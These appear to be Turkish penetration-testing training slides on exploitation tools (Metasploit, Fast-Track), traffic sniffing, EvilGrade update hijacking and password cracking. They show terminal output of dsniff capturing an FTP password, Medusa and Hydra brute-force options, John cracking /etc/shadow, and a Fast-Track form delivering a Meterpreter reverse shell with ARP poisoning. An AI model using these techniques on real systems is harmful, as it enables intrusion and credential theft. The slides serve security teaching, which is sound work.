
Sistemlere Sızma/Exploit Çalıştırma

- Zaafiyetler belirlendikten sonraki adımdır ve en önemli adımlardandır
- Bu adım kullanarak hedef sistem ele geçirilebilir veya sistemin güvenliği o lduğuna karar verilir
- Exploit'ler genellikle
 - Yazılımlardaki eksiklikleri
 - Protokol tasarım eksikliklerini
 - Yapılandırma eksikliklerini kullanarak geliştirilir
- Bazı exploitler sistemleri ele geçirmek için bazıları da sistemlere erişimi durdurmak için kullanılır
- 0 day exploit kavramı

Metasploit Aracı


- Açık kaynak kodlu exploit geliştirme ve çalışma aracı.
- 600~ civarı çalışan exploit barındırır
- Aux modülleriyle bilgi toplama, ağ keşfi gibi işlemler gerçekleştirilebilir.
- Web, GUI ve konsoldan çalıştırılabilir
- Gelişmiş AV, IPS atlatma özelliklerine sahiptir
- Bir güvenlikcinin mutlaka kullanması gereken araçların başında gelir!
- Rapid7 firması tarafından satın alınmıştır
 - Lisansında değişiklik yok.

Metasploit GUI



Fast-Track

- Pentesterların işini kolaylaştırmak amacıyla geliştirilmiş «ön yüz yazılımı»
 - Otomatik olarak bir ip aralığını tara, açık portlarda uygun exploitleri dene ve başarılı sızma sonrası hedef sisteme shell aç
- Metasploit'i temel almıştır



Fast-Track Mass Client-Side Attack Options

The Mass Client Attack options are below, to recap a little of what is above first select your main interface, this is the interface you want the victim to connect to you on. This obviously be a routable IP address.

Next select the payload, this is the payload that will be delivered to the victim once successfully exploited.

The next options are completely optional, you can enable Ettercap to poison a victim and use custom filters to replace all HREF tags within a browser and redirect them to the malicious site setup by Fast-Track. Select Ettercap enabled for this feature, you will additionally need to set the victim's IP address in the form below.

Main Interface (i.e. 192.168.1.31) IP Address: [redacted]

Select the payload you want to deliver on the system when executed.

Select the payload: Meterpreter Reverse TCP Shell ▾

Select if you want to use Ettercap or not.

Ettercap Options: Ettercap Disabled ▾

Select the victim you would like to ARP poison. If Ettercap is set to disabled, safely ignore the field below.

Victim's IP Address: [redacted]

Fast-Track Web GUI

Fast-Track Web Interface - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost:44444/ Google

Black Hat BackTrack Linux Offensive-Security Tiger Security Exploit Database Aircrack-ng The Metasploit Project

Fast-Track
WHERE IT'S OK TO FINISH IN UNDER 3 MINUTES...

> Fast-Track Main
> Fast-Track Updates
> Autopwn Automation
> Microsoft SQL Tools
> Mass Client-Side Attack
> Exploits
> Binary to Hex Payload Converter
> Payload Generator
> Fast-Track Tutorials
> Fast-Track Changelog
> Fast-Track Credits

Fast-Track Main Page

Welcome to Fast-Track version 4, this version is primarily focused on the web interface, bug-fixes, documentation, exploit rewrites into Fast-Track. A lot has changed, be sure to check the changelog for the latest information and updates. Additionally below will be upcoming tasks scheduled for the next release or milestones for new versions.

For those of you new to Fast-Track, it is a compilation of custom developed tools that allow penetration testers the ease of advanced penetration techniques in a relatively easy manner. Some of these tools utilize the Metasploit framework in order to successfully create payloads, exploit systems, or interface within compromised systems. During a penetration test on a Fortune 500, I realized that there wasn't many tools out there that did what I needed them to do, or they were just really horrible. Fast-Track tries to fill the void in some of the techniques I would normally use in a given penetration test. It is always good to learn how to do all of these attacks manually.



Trafik Analizi


- Güvenlik testlerinde ne işe yarar?
 - Bir bilgisayara girildi başka sistemlere atlamak istiyorsunuz. Bu durumda en kısa yolda sniffer çalıştırarak ve ağ trafigini izleyerek ek bilgiler edinmektir

The image shows a terminal window with two parts. The top part is a root shell on a host named 'cyblabs' with the command 'root@cyblabs:~# dsniff -i eth0 -n'. It shows a password capture for an 'ftp' session between IP addresses 10.0.72.63 and 10.0.72.65. The captured password is 'yokboylebirkullanici'. The bottom part is a terminal window titled 'Konsole' on a host named 'homelabs' with the command 'root@homelabs:~# ftp 10.0.72.65'. It shows an attempt to log in as 'root' with the password 'yokboylebirkullanici', which fails with the message '530 User root cannot log in.'


```
root@cyblabs:~# dsniff -i eth0 -n
dsniff: listening on eth0
-----
11/05/10 02:43:29 tcp 10.0.72.63.45412 -> 10.0.72.65.21 (ftp)
USER root
PASS yokboylebirkullanici

root@homelabs:~# ftp 10.0.72.65
Connected to 10.0.72.65.
220 Microsoft FTP Service
Name (10.0.72.65:root): root
331 Password required for root.
Password:
530 User root cannot log in.
```

Tshark/Wireshark Aracı



Havanın Kulağı Vardır:Fireship



EvilGrade: Ava giderken avlanmak...

- Windows sistemlerde otomatik güncelleme yapan programlar aracılığıyla sisteme sızma!
- Nasıl gerçekleştirilir?
- İlk adım
 - ARP spoofing/LAN & WLAN)
 - DNS Cache Poisoning
 - DHCP spoofing
 -
- Güncelleme yapmak isteyen programı kandırarak yeni yama varmış gibi gösterilir
- Güncelleme esnasında sisteme zararlı .exe vs dosyalar indirilerek otomatik çalıştırılması sağlanır
- Çalıştırılan bu dosyalar saldırganın sistemi ele geçirmesine yardımcı olur

• <http://www.infobyte.com.ar/down/isr-evilgrade-Readme.txt>



Şifre Kırma

- Şifre ve parolalar siber dünyanın en zayıf halkalarından biridir
 - VPN örneği
- Tek bir parola tüm güvenlik sistemlerini devre dışı bırakarak sistemin ele geçirilmesine sebep olabilir
 - Domain hesabı parolasının çalınması
 - Twitter örneği
- Parola(şifre) kırma yöntemleri
 - Online parola(şifre) kırma //Aktif
 - Offline parola(şifre) kırma //Pasif

Medusa

- Aktif parola kırmak için kullanılır
- Ağ üzerindeki servislere yönelik(http, telnet, ssh, ftp gibi)
- Farklı portlarda çalışan servisler için port ayarı
- Paralel saldırı düzenleme seçeneği
- Ağ bağlantısına ve servisin durumuna göre hızı değişmektedir.

```
root@cyblabs:~# medusa
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
[...]
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]      : File containing target hostnames or IP addresses
-u [TEXT]      : Username to test
-U [FILE]      : File containing usernames to test
-p [TEXT]      : Password to test
-P [FILE]      : File containing passwords to test
-C [FILE]      : File containing combo entries. See README for more information.
-O [FILE]      : File to append log information to
-e [n/s/ns]    : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]      : Parameter to pass to the module. This can be passed multiple times with a
                  different parameter each time and they will all be sent to the module (i.e.
                  -m Param1 -m Param2, etc.)
-d             : Dump all known modules
-n [NUM]        : Use for non-default TCP port number
-F all -f1
```



Medusa Tarafından Desteklenen Protokoller

```
root@bt:~# medusa -d
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

Available modules in "." :
[X]
Available modules in "/usr/local/lib/medusa/modules" :
+ cvs.mod : Brute force module for CVS sessions : version 2.0
+ ftp.mod : Brute force module for FTP/FTPS sessions : version 2.0
+ http.mod : Brute force module for HTTP : version 2.0
+ imap.mod : Brute force module for IMAP sessions : version 2.0
+ mssql.mod : Brute force module for MS-SQL sessions : version 2.0
+ mysql.mod : Brute force module for MySQL sessions : version 2.0
+ nntp.mod : Brute force module for NNTP sessions : version 2.0
+ pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
+ pop3.mod : Brute force module for POP3 sessions : version 2.0
+ postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
+ rexec.mod : Brute force module for REXEC sessions : version 2.0
+ rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
+ rsh.mod : Brute force module for RSH sessions : version 2.0
+ smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.0
+ smtp-vrfy.mod : Brute force module for enumerating accounts via SMTP VRFY : version 2.0
+ smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
+ snmp.mod : Brute force module for SNMP Community Strings : version 2.0
+ ssh.mod : Brute force module for SSH v2 sessions : version 2.0
+ telnet.mod : Brute force module for telnet sessions : version 2.0
+ vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
+ vnc.mod : Brute force module for VNC sessions : version 2.0
+ web-form.mod : Brute force module for web forms : version 2.0
+ wrapper.mod : Generic Wrapper Module : version 2.0
```

Medusa ile SSH Brute Force

```
root@bt:~# medusa -M ssh -q
Medusa v2.0 [http://www.foofus.net] (c) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ssh.mod (2.0) JoMo-Kun <jmk@foofus.net> :: Brute force module for SSH v2 sessions
Available module options:
 BANNER:? (Libssh client banner. Default SSH-2.0-MEDUSA.)
Usage example: "-M ssh -m BANNER:SSH-2.0-FOOBAR"
root@bt:~#
```

Modül kullanımı



Hydra

- Paralel ağ servisleri parola denetim(kırma) aracı
- Konsol ve grafik arabirimden çalıştırılabilir
- Hesap kitleme riski vardır

```
root@bt:~# hydra
Hydra v5.4 [http://www.thc.org] (c) 2006 by van Hauser / THC <vh@thc.org>


Syntax: hydra [[[ -l LOGIN ] -L FILE] [-p PASS] -P FILE]] | [-C FILE]] [-e ns]
        [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]
        server service [OPT]

Options:
  -R      restore a previous aborted/crashed session
  -S      connect via SSL
  -s PORT if the service is on a different default port, define it here
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -e ns   additional checks, "n" for null password, "s" try login as pass
  -C FILE colon seperated "login:pass" format, instead of -L/-P options
  -M FILE server list for parallel attacks, one entry per line
  -o FILE write found login/password pairs to FILE instead of stdout
  -f      exit after the first found login/password pair (per host if -M)
  -t TASKS run TASKS number of connects in parallel (default: 16)
  -w TIME defines the max wait time in seconds for responses (default: 30)
  -v / -V verbose mode / show login+pass combination for each attempt
  server  the target server (use either this OR the -M option)
  service the service to crack. Supported protocols: telnet ftp pop3[-ntlm] imap[-ntlm] smb smbtnt http[s]-{head|get}
  p-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexe
  rgin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanwhere teamspeak sip vmauthd
  OPT     some service modules need special input (see README!)
```

Desteklenen
protokoller



Hydra GUI:XHydra



John The Ripper

- Pasif şifre kırma(denetim) aracıdır
- Bilgi toplama vs sonrası ele geçirilen hashlenmiş parola dosyalarını kırmak için kullanılır
 - Örnek: /etc/shadow
- Yeni nesil Linux parolaları (Sha512 kullanılmış) JTR kırmak için ufak bir yama gereklidir
 - Blog.bga.com.tr -> search->john

```
root@bt:/pentest/passwords/jtr# 
root@bt:/pentest/passwords/jtr# ./john /etc/shadow
[...]
[Loaded 1 password hash (generic crypt(3) [?/32])
toor          (root)
guesses: 1  time: 0:00:00:02 100.00% (1) (ETA: Sun Oct 31 15:31:18 2010)  c/s: 47.29  trying: root - r999999
root@bt:/pentest/passwords/jtr# ]
```

Web Uygulama Güvenlik Testleri

- Siber dünyanın yeni gözdesi web uygulamaları
- Her yazılan kod ayrı bir güvenlik riski oluşturur
 - Henüz oturmuş bir yazılım geliştirme standartı yok
 - Diller hala çeşitli güvenik açıklıklarını barındırıyor
- Gartner'a göre zaafiyetlerin %75'i web uygulamalarında
 - Güvenlik için harcanan paranın %90 ağ güvenliği üzerine

Nikto

